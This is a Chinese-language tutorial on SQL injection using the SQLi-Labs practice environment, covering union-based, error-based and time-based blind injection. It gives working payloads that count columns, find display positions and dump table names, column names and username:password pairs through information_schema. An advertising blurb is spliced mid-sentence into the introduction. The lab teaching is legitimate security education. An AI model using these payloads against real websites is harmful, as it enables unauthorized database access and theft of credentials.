




最新下载


热门教程
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
SQLi-Labs 基础注入实战教程详细说明(Less-1 ~ Less-5and Less-9)
时间:2026-08-06 09:28:50 编辑:袖梨 来源:一聚教程网
SQLi-Labs 基础注入实战教程详细说明(Less-1 ~ Less-5and Less-9)需要先看清适用场景和关键步骤,避免只记结论却忽略实际限制。
前言
SQL 注入(SQL Injection)是 Web 安全领域中最经典、危害最大的漏洞之一。它产生的原因简单却致命:开发者将用户输入的数据直接拼接到 SQL 语句中,导致攻击者能够篡改原始 SQL 逻辑,从而越权操作数据库。尽管各类开发框架已经提供了参数化查询等防护手段,但在实际渗透测试和 CTF 竞赛中,SQL 注入依然频繁出现,是每一位安全从业者必须扎实掌握的基本功。
是一套专门用于练习 SQL 注入的靶场环境,它通过精心设计的关卡,循序渐进地展示了从最基础的联合查询注入到高级盲注的各种攻击技巧。本教程选择了最具代表性的六个关卡——Less-发现SQL注入漏洞却不知如何利用?这份实战教程带你从零起步,通过Sqli-Labs六个代表性关卡,系统掌握联合查询、报错注入和盲注核心技术,每个关卡都有详细步骤和代码示例,让你快速提升渗透测试技能,点击立即解锁数据库攻击的核心技巧1、Less-2、Less-3、Less-4、Less-5 和 Less-9——带你从零开始,逐步攻克 SQL 注入的核心技术。
通过这六个关卡,你将系统掌握以下四种重要的 SQL 注入手法:
| 关卡 | 注入类型 | 核心技术与回显方式 |
|---|---|---|
| Less-1 | 字符型联合查询注入 | 闭合单引号 → ORDER BY 查列数 → UNION SELECT 联合查询直接回显数据 |
| Less-2 | 数字型联合查询注入 | 无需闭合引号 → 与 Less-1 流程相同,体会字符型与数字型的区别 |
| Less-3 | 单引号+括号闭合联合查询 | 闭合 ') → 掌握复杂字符串闭合时的构造技巧 |
| Less-4 | 双引号+括号闭合联合查询 | 闭合 ") → 进一步巩固对不同闭合方式的理解 |
| Less-5 | 报错注入 / 布尔盲注 | 页面无数据回显但显示数据库错误信息 → 利用 extractvalue、updatexml 报错函数带出数据;或使用 length()、ascii()、substr() 进行布尔盲注逐位猜解 |
| Less-9 | 时间盲注 | 页面不论正确与否都返回相同界面 → 使用 if(condition,sleep(5),1) 构造延时,通过响应时间长短判断 SQL 条件真假,完成数据拖取 |
mysql数据库5.0以上版本有一个自带的数据库叫做information_schema,该数据库下面有两个表一个是tables和columns。tables这个表的table_name字段下面是所有数据库存在的表名。table_schema字段下是所有表名对应的数据库名。columns这个表的colum_name字段下是所有数据库存在的字段名。columns_schema字段下是所有表名对应的数据库。了解这些对于我们之后去查询数据有很大帮助。

1.首先判断是否存在sql注入

1.提示你输入数字值的ID作为参数,我们输入?id=1
2.通过数字值不同返回的内容也不同,所以我们输入的内容是带入到数据库里面查询了。
3.接下来我们判断sql语句是否是拼接,且是字符型还是数字型。 编程
4.可以根据结果指定是字符型且存在sql注入漏洞。因为该页面存在回显,所以我们可以使用联合查询。联合查询原理简单说一下,联合查询就是两个sql语句一起查询,两张表具有相同的列数,且字段名是一样的
2 联合注入

第一步:首先知道表格有几列,如果报错就是超过列数,如果显示正常就是没有超出列数。

第二步:爆出显示位,就是看看表格里面那一列是在页面显示的。可以看到是第二列和第三列里面的数据是显示在页面的。 数据管理
第三步:爆库。


第四步: 爆表,information_schema.tables表示该 数据库下的tables表,点表示下一级。where后面是条件,group_concat()是将查询到结果连接起来。如果不用group_concat查询到的只有user。该语句的意思是查询information_schema数据库下的tables表里面且table_schema字段内容是security的所有table_name的内容。也就是下面表格user和passwd。




第五步:爆字段名,我们通过sql语句查询知道当前数据库有四个表,根据表名知道可能用户的账户和密码是在users表中。接下来我们就是得到该表下的字段名以及内容。
1-5关sql语句基本上差不多
判断字段数(order by)?id=1' order by 3 --+ // 正常?id=1' order by 4 --+ // 错误 → 字段数为 3找显示位(回显点)?id=-1' union select 1,2,3 --+爆数据库名?id=-1' union select 1,2,database() --+爆表名?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+爆列名(以 users 表为例)?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+爆数据内容?id=-1' union select 1,2,group_concat(username,0x3a,password) from users --+
第一关
第二关




第三关

